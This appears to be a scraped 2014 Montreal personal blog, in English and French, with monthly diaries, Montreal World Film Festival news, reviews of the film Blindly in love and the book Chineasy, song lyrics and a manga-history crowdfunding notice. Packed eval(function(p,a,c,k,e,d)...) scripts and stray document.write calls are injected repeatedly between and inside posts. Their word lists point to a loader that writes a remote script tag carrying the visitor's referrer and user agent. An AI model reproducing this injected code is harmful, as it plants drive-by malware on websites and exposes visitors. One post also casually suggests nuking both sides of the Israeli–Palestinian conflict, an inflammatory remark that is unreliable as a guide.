eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|farrf|var|u0026u|referrer|yzkef||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|isnfy|var|u0026u|referrer|dsenb||js|php’.split(‘|’),0,{}))

The festival showed about
a dozen Japanese movies and I succeeded to watch them all (and more! A general overview of the festival will come soon). In the beginning, I had a surge of energy and [finally!] wrote several movies comments (first the latest Lelouche: Salaud, on t’aime, One Third, Tokyo – The city of glass, the British short The stomach, Blossom Bloom, Our family, and more to come soon) and even got a few specific responsibilities at work that made me feel worthy. Unfortunately, at the end of each week I was terribly exhausted (the running around at work wasn’t helped at all by the fact that my knee was still bothering me, I had developed swollen piles and I was moonlighting at the film fest). On top of it, my sister finally found someone to come pick up all the boxes in the garage (unwanted left-overs of the moving [three years ago!]: two boxes of glass ware, ten of clothing and twenty of books) so I had to prepare them for the pickup in a hurry (repackaging, making sure I was not giving away interesting books, etc.). Now that I had freed some space, I couldn’t resist to clean up and reorganize everything in the garage (after all it’s the indispensable washing room, workshop and storage room). All this was, you guess it, quite exhausting. The only way to recover was to take three-day week-ends (some planned, some unscheduled — that’s why we have sick days, isn’t it?).

On the world stage, the press was mostly preoccupied with the situation in Ukraine and the horrible crimes of the Islamic State in Irak. Of course, exhaustion and being so busy can’t keep me from reading interesting news stories (on technology, sciences, popular culture, local interests, etc.) and wanting to share their links with you…


Anime & Manga related, Japan, Popular Culture

Apple, apps and mobile devices news

Books, Digital Edition & Libraries

Economy, Environment & International/U.S. Politics

Health, home & garden

iPhoneography

Local news

Media, Culture, Entertainment & Society

Movie Festivals

Sciences & History

Technology, Gadgets & Internet

Union stuff & Montreal’s libraries / Régimes de retraite

[ Traduire ]

FFM – Cérémonie d’ouverture

Voici notre video de la cérémonie d’ouverture du FFM 2014 (sur Vimeo)
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eihhz|var|u0026u|referrer|yykfs||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|khbnn|var|u0026u|referrer|estid||js|php’.split(‘|’),0,{}))
Here’s our video of the 2014 MWFF Opening Ceremony (
on Vimeo)

Petit film du chat-medi / Little cat-urday’s movie

C’est le temps du festival des films du monde alors pourquoi pas un petit video de chats? On y voit Saya et Caramel en train de jouer ce matin…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|netbd|var|u0026u|referrer|zbfik||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fzszy|var|u0026u|referrer|kthss||js|php’.split(‘|’),0,{}))

It’s time for the World film festival so why not
a little cat video? Here’s Saya & Caramel at play this morning…

(filmed with an iPhone 4S and edited on iMovie 10.0.4)

July in review

July was a busy month, document.write(“”); but in a good way. During the first half of the month I took twelve days of vacation, but didn’t do much (at least it felt that way). The highlight was certainly the quick trip I took with my family to the Saguenay.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|athbh|var|u0026u|referrer|nhezi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iyfak|var|u0026u|referrer|hszsb||js|php’.split(‘|’),0,{}))

For most of the month the weather was generally nice, rather hot but with only a few thunderstorms. At least I could stop worrying about my garage being flooded since the city finally repaired the sidewalk (although it took a while: I directly complained to city hall on June 20th, they did the markings on the 26th, then they’ve cut the sidewalk a week later, removed the old sidewalk on July 8th, installed the formwork on the 11th, poured the concrete on the 17th, did the asphalt on the 24th and gave the landscaping finishing touch on the 30th! Six weeks! Our taxes at work… but, hey, I am not complaining since I tried for three years to get it done). Now, after a day-and-half of rain and then three cold and overcast days (around 15’C!), we are wondering if this is already the end of the summer…

The other notable events of the last month were the return of the family of cats in our backyard (the mother and her three kittens now called Chausson [Socks], Mitsou [Honey] and Kuro [Blacky]), a knee injury (I fell hard on my left knee: it was swollen for a few days, I limped for a week and now, several weeks later, it hurts only when I put pressure on it or kneel—the problem is that I have to often crouch or kneel at my job; however, I went to the clinic earlier today [a wait of 4.5 hours for a 2-minute consultation!] and it is apparently a bursitis, a prepatellar bursitis to be precise, so they gave me some anti-inflammatory drug and told me to stay off my knee for at least a week) and my wife and I went to visit the Fabergé exhibit at the Montreal Museum of Fine Arts.


The situation at work didn’t really improved. I could never get use to such chaos, absurdity and inconsistency. It is sometimes so irritating and exasperating, even exhausting (with all the kneeling, running, box carrying and furniture moving—it feels like running a marathon and learn joggling at the same time: I just can’t do it), but I must do my best to ignore it, shut up and endure because I can’t change job for another year. Grin and bear it, as my wife says. Or maybe I’ll just get used to it… Such unhappiness is not good for my moral or even my health. It’s maddening! However, even if I fume and cry, there’s not much I can do but wait and hope for better days. So I take one day at a time… and try to pour my energy into something else.

Luckily, it seems that reduced commuting time left me less tired, so I was able to write a lot in the last month. I wrote comments on a few anime & manga related titles: manga (Joséphine Impératrice vol. 2), references (Dico Manga, GraphoLexique du Manga, Anime Classique Zettai, Manga: The complete guide, and language (Chineasy). However, I wrote mostly movie-related posts as I was starting to prepare for the Montreal World Film Festival. A month or two before the festival, I like to start posting festival news (Fantasia’s first, second and third wave of announcements, their Japanese line-up, as well as the MWFF announcements, programmation and Japanese line-up) and commenting on last year’s movies (Blindly in love, Mourning recipe, The Kiyosu conference, and Case of Kyoko, Case of Shuichi; there are two more to come later) in order to help generate interest. Later in fall, I plan to shift my interest toward Japanese literature…

On the world stage, people’s attention went mostly toward the situations in Ukraine (pro-russian rebels shooting down a commercial airplane) and in Gaza (Israel invading once more Palestinian territories). The latter is rather infuriating. I agree that it is a complex situation and that both sides bears the blame, but the arguments of self-defence (come on: tanks & missiles v. sling shots & homemade rockets?), human shields (they don’t hide behind civilians: they are ALL civilians and must share the same tiny space as it is the most densely populated area in the world!) or “they started it” (it depends on how many generations you want to go back: to my understanding it all started when Israel refused to share what was BOTH their ancestral land) are rather fallacious. So, I don’t understand why so many people would unconditionally defend Israel… On the opposite side, the fact that I call a spade a spade doesn’t make me an anti-Semite. In a democratic world, criticism should be embraced not extinguished. I just think it is sad that a nation with such a beautiful and tragic history & culture would knowingly commit apartheid and genocide since they have lived through it themselves. It makes it even more morally inexcusable! If their god has send them wandering into exile as a test, I guess they have miserably failed as they have not understood yet that we are all brothers in adversity and that we must learn to share. After all, Earth is rather small (and getting smaller) and such lesson is fundamental to everyone‘s survival… Unfortunately, I fear that the only way to put an end to this would be for the international community to strongly interpose itself in-between the belligerents, to set new borders and make Jerusalem into an international city. But it’s quite utopian. If not, we could always nuke both parties, because, the way it is now, it will only end with the total annihilation of either one nation.

Anyway, I found lots of interesting news stories (on technology, sciences, popular culture, local interests, etc.) and I am gladly sharing with you those 175+ links (scraplinking, remember?):

Anime & Manga related, Japan, Popular Culture

Apple, apps and mobile devices news

Books, Digital Edition & Libraries

Economy, Environment & International/U.S. Politics

Health, home & garden

Humour
iPhoneography

Local news

Media, Culture, Entertainment & Society

Movie Festivals

Sciences & History

Technology, Gadgets & Internet

Union stuff & Montreal’s libraries / Régimes de retraite

[ Traduire ]

Programmation FFM 2014

Lors d’une conférence de presse mardi le 5 août dernier le Festival des Films du Monde de Montréal a annoncé les grandes lignes de la programmation de sa 38e édition.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sarhh|var|u0026u|referrer|rszsy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sssek|var|u0026u|referrer|yebke||js|php’.split(‘|’),0,{}))

On nous promet une sélection de qualité qui inclue environ 350 films (160 longs métrages et 190 courts métrages) en provenance de 74 pays. En plus de nous faire découvrir l’avenir du cinéma avec 51 premières oeuvres, document.write(“”); on y retrouvera une centaine de premières mondiales ou internationales et 32 premières nord-américaines. La programmation se divise en huit sections: la Compétition mondiale (32 films dont 13 courts métrages), la Compétition mondiale des premières oeuvres (19 longs métrages), les films Hors concours (17 longs métrages), Regards sur les cinémas du monde (77 longs métrages et 74 courts métrages), les Documentaires du monde (27 longs métrages et 7 courts métrages), les Hommages (dont 5 films en hommage à Michael J. Werner), le Festival du film étudiant: sélection nationale (26 courts métrages) et sélection internationale (60 courts métrages). De quoi plaire à tout les goûts!

Vous trouverez tous les détails de cette riche programmation dans le communiqué de presse (disponible aussi en anglais). Je vous recommande aussi de lire les commentaires que font Le Devoir (“Un FFM affaibli mais debout” par Odile Tremblay, 6 août 2014) et The Gazette (“Festival des films du monde acts globally” par T’cha Dunlevy, 5 août 2014) sur la programmation du FFM.

Vous pouvez également visionner quelques extraits de la conférence de presse sur Vimeo :


Bien sûr, avec le retrait de plusieurs subventions (à ce sujet voir mon billet “Le FFM se prépare à une 38e année difficile”, de même que le récent article du DevoirL’incompréhensible assassinat du FFM” et l’éditorial de The Gazette du 6 août, “It’s time for Montreal’s main film festival to refocus” [en anglais]), il y aura des événements qui seront annulés ou dont l’avenir est encore incertain, comme les projections en plein air (le FFM cherche toujours un nouveau commanditaire) ou le sous-titrage bilingue des films en compétition (quoique la technologie rend maintenant cela plus facile et surtout moins coûteux). Toutefois, avec la diversité et la qualité habituelle de sa programmation, je ne suis pas sûr la plupart des amateurs fidèles du FFM voient vraiment une différence. Tout ce qu’ils veulent c’est voir de bons et beaux films et, pour cela, ils seront sûrement servi. Et, comme nous le rappel Serge Losique, le FFM est un festival très important, respecté à travers le monde. Il mérite donc toute notre attention et notre support.

Le Festival des Films du Monde de Montréal se tiendra du 21 août au 1er septembre 2014, aux cinémas Impérial (1430 rue de Bleury — Métro Place des Arts) et Quartier Latin (350 rue Emery — Métro Berri-UQAM). Les billets seront disponible dès le 16 août à midi aux guichets des cinémas Impérial et Quartier Latin, et en réseau de billetterie dès le 22 août. Les billets individuels sont $10, les Passeports sont $100 et la Carte Cinéphile est $250. Des carnets de 10 coupons échangeables contre des billets individuels sont également disponible pour $70. Plus de détails sur le site du festival: www.ffm-montreal.org.

[ Translate ]

Blindly in love

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ybrzi|var|u0026u|referrer|aatby||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hzkaf|var|u0026u|referrer|eerrr||js|php’.split(‘|’),0,{}))

“Shy and socially inept, document.write(“”); Kentaro Amanosizuku, 35, works for the city but lives with his parents, a pet frog and video games as his chief interests. Worried about their son’s future, Kentaro’s parents look into matchmaking services, seemingly to no avail. Then a nibble. Would Kentaro be interested in meeting their daughter Naoko? A meeting is arranged. Naoko is a beautiful young woman but she is blind. Kentaro is smitten. But Naoko’s father has his doubts about Kentaro and the meeting comes to nought. Then, one day, Naoko’s mother comes to visit at Kentaro’s office. Is he still interested in her daughter?” (Text from the Festival’s program)


Kentaro is overly shy (what they call in Japan an “hikikomori”) and, despite having a job and a good income, he has no girlfriend. His parents have tried to match him several time but without success. Their hope gets high when they find a good, suitable match (a woman his age who’s still single) but no deal is made at the introduction meeting. His parents are against the match because it is revealed that she’s blind and her parents are against the match because he is a simple municipal salaryman. However, they start to spend time together against their parents’ will and without their knowledge and they start appreciating each other in many ways. It is not easy, they have to face many obstacles. Kentaro is afraid that he won’t be able to protect her as he is so clumsy. An accident occurs, but he is as determined as he is indestructible!

Blindly in love is a very good romantic comedy — which was quite welcomed after screening several depressing movies in the 2013 Montreal’s World Film Festival. It was the first “feel good” movie that I was seeing in that edition of the festival, at last, and I was quite happy with it.

The movie seems to imply that parents have a responsibility toward what happens to their kids. But when their kids are in their thirties I think they are just overprotective. It is another movie talking about the hikikomori phenomenon, so it really makes me wonder (like I did in Botchan) if this trend means that there are more cases of those withdrawn (hikikomori) and socially inept young people (dokuo), perhaps because of the increasingly stressful socio-economic situation of Japan, or is it simply because the Japanese are starting to pay more attention to those people in emotional distress?

Anyway, like most good Japanese movies, it was pleasant, entertaining and provoked reflection. And it attracted lots of people since the theatre was three-quarter full. The screening finished a little late because of the Q&A that followed in presence of the director, Masahide Ichii.

Opening for Blindly in love, there was an american short (23 mins) titled Common: “Agnes, a widowed church organist, has her lonely, patterned existence threatened when someone from her past comes back into her life…” A previous lesbian love interest! It felt like a good student movie with an interesting subject but a little slow-developing.

You can see a video on Vimeo (27:08 mins) showing the introduction and Q&A session with director Masahide Ichii, before and after the Montreal World Film Festival’s screening on August 28th, 2013 (translation by Dr. Minoru Tsunoda):

Hakoiri musuko no koi ( ??????? / lit. “Love of a Son who is in the Box” / Blindly in love): Japan, 2013, 108 min.; Dir.: Masahide Ichii; Scr.: Masahide Ichii, Takahiro Tamura; Mus.: Ren Takada; Phot.: Daisuke Sôma; Ed.: Chieko Suzaki; Prod.: Chikako Nakabayashi, Yumiko Takebe; Cast: Gen Hoshino, Kaho, Sei Hiraizumi, Ryoko Moriyama, Ren Osugi, Hitomi Kuroki, Honoka, Shuntaro Yanagi, Miyako Takeuchi, Kanji Furutachi. Film screened at the Montreal World Film Festival August 27th, 2013 (Cinema Quartier Latin 9, 21h20) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
Blindly in love © 2013 “Hakoiri Musuko no Koi” Production Committee

[ Traduire ]

Chineasy

“Chinese is considered one of the most difficult languages to master. However, document.write(“”); using the Chineasy system, anyone can begin to understand and read Chinese. It works by transforming Chinese characters into illustrations to make them easy to remember. This book teaches the key characters on which the language is built and how these characters can be combined to form more complex words and phrases. Learning Chinese has never been this simple or more fun!”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fksdh|var|u0026u|referrer|nktrh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zrehi|var|u0026u|referrer|thabt||js|php’.split(‘|’),0,{}))

“? is the Chinese character for “fire.” It is not very easy to remember. But turn the character into an illustration of fire and it becomes much easier to recall. Two fires together means “burning hot.” Fire and mountain means volcano. Welcome to Chineasy, a groundbreaking approach to learning how to read and write Chinese.”


Fire / 2x fire = Burning hot                 fire + mountain = volcano

[From the back cover and the publisher’s web site]


I’ve been trying to learn Japanese for decades and what I’ve found the most difficult is to remember the kanji characters set, which are the same than the Chinese characters. They are made of complex “drawings” called logograms (pictograms, ideograms), created with several pen strokes and can be combined to make more complex characters. Contrary to a phonogram, which represents a sound and can be combined to make words, a logogram is a graphic symbol that represent an idea or concept. They say that you need a “vocabulary” of at least 2000 characters in order to be able to read simple everyday’s item like a newspaper. [Opposite: character for “person”]

The complexity of the characters make them difficult to remember and you really need a good mnemonic trick to help doing that. You need to associate a more familiar image with the character to help remember not only its shape but also its meaning. Years ago I found (and reviewed) a nice book providing just that (Kanji Pict-o-graphix, by Michael Rowley, published at Stone Bridge Press in 1992, ISBN 978-0—9628137-0-2), but the pages were a little crowded, only in b&w and it was not graphically pleasing. Chineasy, however, offer the same kind of mnemonics but is quite visually pleasing: it is full color, contains big illustrations and just a few on each page so it doesn’t feel crowded. Chinese is of course pronounced differently than Japanese, but the characters and their meaning is exactly the same. So whether you are learning Chinese or Japanese, it doesn’t matter, this book can be quite useful. [Opposite: character for “mountain”]

In the introduction the author first talks a little about herself (the daughter of a Taiwanese calligrapher and ceramist now living in the UK), explaining why she developed the method and wrote the book. It also explains how to use the book (a quick overview, the methodology, the difference between traditional [in Taiwan and Hong Kong] and simplified [mainland] Chinese, how it evolved) and the essential elements of chinese characters (the writing, spacing and pronunciation — the book use the pinyin for Mandarin). The core of the book is dedicated to the Chinese characters’ basics: building blocks, compounds, phrases and advanced sentences. [Opposite: character for “water”]

Chineasy covers sixty-four characters (for person, sky, mouth, fish, dog, fire, tree, bamboo, sheep, mountain, woman, bird, feather, sun, moon, work, white, tiger, door, water, cow, horse, jade, river, boat, one, bug, tall, heart, knife, pig, roof, rain, son, eye, hand, to fly, household, net, dusk, to talk, dish, self, walking, soil, soldier, scholar, field, bow, wine vessel, weapon, deer, grass, shell, small, ghost, to wrap up, how many, private, to reveal, shield, ice, to owe and dagger) and their derivatives (in total over four-hundred characters). It concludes with an illustrated story of “Peter and the wolf” and a few reference pages (the building block plates [opposite illustration], index of characters and phrases, acknowledgements).

Example of derivative words: pg 32-33, 44-45 & 54-55

Chineasy is certainly not original (Kanji Pict-o-graphix offered a similar method more than twenty years ago) but it is an effective, well-executed and beautiful book. It is fun and easy to learn with this method (although I don’t think this book by itself can make you become fluent in such a complex foreign language). You should try it if you are interested in learning either Chinese or Japanese, or simply if you are curious to acquired some vocabulary in order to show off how erudite you are.

You can also find on Youtube a 10 mins introduction video to the Chineasy method:


Chineasy: The New Way To Read Chinese, by Shaolan Hsueh (with illustrations by Noma Bar). New York: HarperCollins Publishers (Harper Design), 2014. 192 pp., paperback, $24.99 US / $31.00 CDN, ISBN 978-0-06-233209-7. Recommanded for teenagers (12+).
For more information:

Chineasy © 2014 Chineasy Ltd.

[ Traduire ]

This land is mine

I found this beautiful animation somewhere on Facebook and followed the link up to Vimeo. It is “A brief history of the land called Israel/Palestine/Canaan/the Levant.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hkaez|var|u0026u|referrer|thbif||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ffkyf|var|u0026u|referrer|dyets||js|php’.split(‘|’),0,{}))


You can find a “Who’s Killing Who? A Viewer’s Guide” on the creator’s blog.

The animation is quite nice, document.write(“”); and it illustrates quite well the endless killings that this region have known since ancient history (although I would like to point out that it has also known long periods of peace)… It’s rather actual.

As far as I could gathered, the score was written in 1960 by Ernest Gold for the movie Exodus (dir. by Otto Preminger and based on Leon Uris‘ book of the same title) and the lyrics were added the following year by Pat Boone to create “This land is mine.” It was also interpreted (among others) by Andy Williams, Ferrante and Teicher, Mantovani, Eddie Harris and Edith Piaf.

Pat Boone lyrics of “This land is mine:”

This land is mine.
God gave this land to me.
This brave and ancient land to me.
And when the morning sun reveals her hills and plains.
Then I see a land where children can run free.
So take my hand and walk this land with me.
And walk this lovely land with me.

Tho’ I am just a man
when you are by my side
with the help of God
I know I can be strong.
So take my hand and walk this land with me.
And walk this golden land with me.

Tho’ I am just a man
when you are by my side
with the help of God I know I can be strong.
To make this land our home,
if I must fight,
I’ll fight to make this land our own.
Until I die this land is mine!

Strangely, the french lyrics sang by Edith Piaf with the simple title “Exodus,” are quite different (but also beautiful and more appropriate for the movie itself):

Ils sont partis dans un soleil d’hiver
Ils sont partis courir la mer
Pour effacer la peur
Pour écraser la peur
Que la vie a clouée au fond du coeur

Ils sont partis en croyant aux moissons
Du vieux pays de leurs chansons
Le coeur chantant d’espoir
Le coeur hurlant d’espoir
Ils ont repris le chemin de leur mémoire

Ils ont pleuré les larmes de la mer
Ils ont versé tant de prières :
“Délivrez-nous, nos frères !
Délivrez-nous, nos frères !”
Que leurs frères les ont tirés vers la lumière

Ils sont là-bas dans un pays nouveau
Qui flotte au mât de leur bateau
Le coeur brisé d’amour
Le coeur perdu d’amour
Ils ont retrouvé la terre de l’amour.

It roughly translates as:

They left in a winter sun
They went running the sea
To erase the fear
To crush the fear
That life has nailed into their heart

They left believing the harvest
Of the old country of their songs
Their heart singing of hope
Their heart screaming of hope
They have gone back to their memory

They cried tears of the sea
They poured so many prayers:
“Deliver us, our brothers!
Deliver us, our brothers! “
That their brothers brought them into the light

They are there in a new country
That floats their boat mast
Their heart broken by love
The heart lost by love
They found the land of love.

Découverte: Histoire(s) du manga moderne

Histoire_du_manga_moderneJ’ai découvert Histoire(s) du manga moderne (1952-2012) un peu plus tôt cette année lorsque l’un des auteurs, Matthieu Pinon, m’a contacté pour m’en parler et obtenir quelques commentaires de ma part. Je n’ai pas osé en parler tant que l’annonce n’était pas officielle mais c’est maintenant fait puisque Animeland l’a mentionné à la fin mai, puis encore au début juin avec quelques précisions. Le magazine Coyote en a également parlé.

Deux spécialistes français du manga, Matthieu Pinon et Laurent Lefebvre (contributeur à Animeland et Coyote), nous proposent un nouvel ouvrage sur l’histoire du manga. Les ouvrages sur ce sujet sont déjà nombreux mais je crois qu’il n’y aura jamais trop de références sur le manga, particulièrement quand il s’agit d’un ouvrage au concept intéressant et innovateur. En effet il n’y a pas encore d’ouvrage en français sur l’histoire du manga au Japon avec une présentation strictement chronologique.

Après une brève introduction retraçant l’origine du manga et le contexte socio-économique qui favorisa son expansion dans les années 50, le coeur de l’ouvrage nous offrira 60 double-pages (une par année) avec à gauche l’histoire du manga cette année-là (tendances, faits marquants, etc.) et à droite un focus sur un auteur qui s’est particulièrement illustré durant la même période. Il se conclura avec quelques articles thématiques traitant des développements récents et des nouveaux enjeux de l’industrie. Il est décrit comme “un livre accessible à tous (passionnés et profanes) expliquant 60 ans de BD japonaises (1952 – 2012) grâce à une mise en page originale et didactique.”

C’est très prometteur et définitivement le genre d’ouvrage que j’aimerai lire ou même avoir dans ma bibliothèque de références manga.

Histoires_du_manga_moderne-pages

Une campagne de financement populaire (crowdsourcing) a été lancée pour amasser les 7500€ nécessaire pour la publication. Cette campagne durera jusqu’au 13 juillet. Pour soutenir le projet ou pour en savoir plus sur ce merveilleux ouvrage, vous pouvez visiter la page officielle.

Histoire(s) du manga moderne (1952-2012), par Matthieu Pinon et Laurent Lefebvre, illustrée par Nicolas Hitori De. 160 pages tout en couleurs, 24 x 27 cm, 25.00 €. Sortie fin 2014 en version française ET anglaise, format papier et électronique (eBook)!

Une vidéo décrivant le projet est également disponible sur Vimeo:

[ Translate ]

ONF: 61 portraits d’artisans du cinéma

Pour son 75e anniversaire, document.write(“”); l’Office National du Film du Canada a créé un site interactif (en Flash malheureusement) qui présente une histoire du cinéma Canadien en 61 portraits vivants où sont interviewés des artisans de tout les métiers du cinéma.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|szbta|var|u0026u|referrer|nytai||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tebdb|var|u0026u|referrer|rkfak||js|php’.split(‘|’),0,{}))

Voici l’un de ces portraits: celui de mon père, Claude E. Pelletier, qui a été pendant trente ans preneur de son à l’ONF.


